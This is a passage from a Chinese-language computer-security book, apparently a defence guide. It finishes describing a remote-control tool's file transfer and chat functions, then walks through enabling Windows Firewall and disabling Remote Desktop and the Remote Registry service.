在与被控端计算机连接并成功登录之后，就可以对被控端计算机进行远程监控、主控端管理、文件传送等操作，从而实现控制远程计算机的目的，如下图所示。



Step 06 在“会话管理器”任务栏中选择“文件传送”选项，即可在被控端与主控端计算机之间进行文件传送，如下图所示。



Step 07 选择“显示聊天”选项，则可以像在QQ中一样进行实时聊天，如下图所示。



6.3 防范远程控制的方法与技巧

要想使自己的计算机不受远程控制入侵的困扰，就需要用户对自己的计算机进行相应的保护操作，如开启系统防火墙或安装相应的防火墙工具等。


绝招6：开启系统自带Windows防火墙




为了更好进行网络安全管理，Windows系统特意为用户提供了防火墙功能。如果能够巧妙地使用该功能，就可以根据实际需要允许或拒绝网络信息通过，从而达到防范攻击、保护系统安全的目的。

使用 Windows 自带防火墙的具体操作步骤如下。


Step 01 在“控制面板”窗口中双击“Windows 防火墙”图标，打开“Windows 防火墙”窗口，在窗口中显示此时 Windows 防火墙已经被开启，如下图所示。




Step 02 单击“允许应用或功能通过 Windows 防火墙”链接，在打开的窗口中可以设置允许哪些应用或功能通过 Windows 防火墙访问外网，如下图所示。



Step 03 单击“更改设置”或“启用或关闭Windows防火墙”链接，在打开的窗口中可以开启或关闭防火墙，如下图所示。



Step 04 单击“高级设置”链接，进入“高级设置”窗口，在其中可以对入站、出站、连接安全等规则进行设定，如下图所示。




绝招7：关闭Windows远程桌面功能



关闭Windows远程桌面功能是防止黑客远程入侵系统的首要工作，具体的操作步骤如下。

Step 01 右击桌面上的“计算机”图标，在弹出的快捷菜单中选择“属性”菜单命令，打开“系统属性”对话框，如下图所示。



Step 02 取消选中的“允许远程协助连接这台计算机”复选框，选中“不允许远程连接到此计算机”单选按钮，然后单击“确定”按钮，即可关闭Windows系统的远程桌面功能，如下图所示。




绝招8：关闭远程注册表管理服务




远程控制注册表主要是为了方便网络管理员对网络中的计算机进行管理，但这样却给黑客入侵提供了方便。因此，必须关闭远程注册表管理服务，具体的操作步骤如下。

Step 01 在“控制面板”窗口中双击“管理工具”选项，进入“管理工具”窗口，如下图所示。




Step 02 双击“服务”选项，打开“服务”窗口，在其中可看到本地计算机中的所有服务，如下图所示。



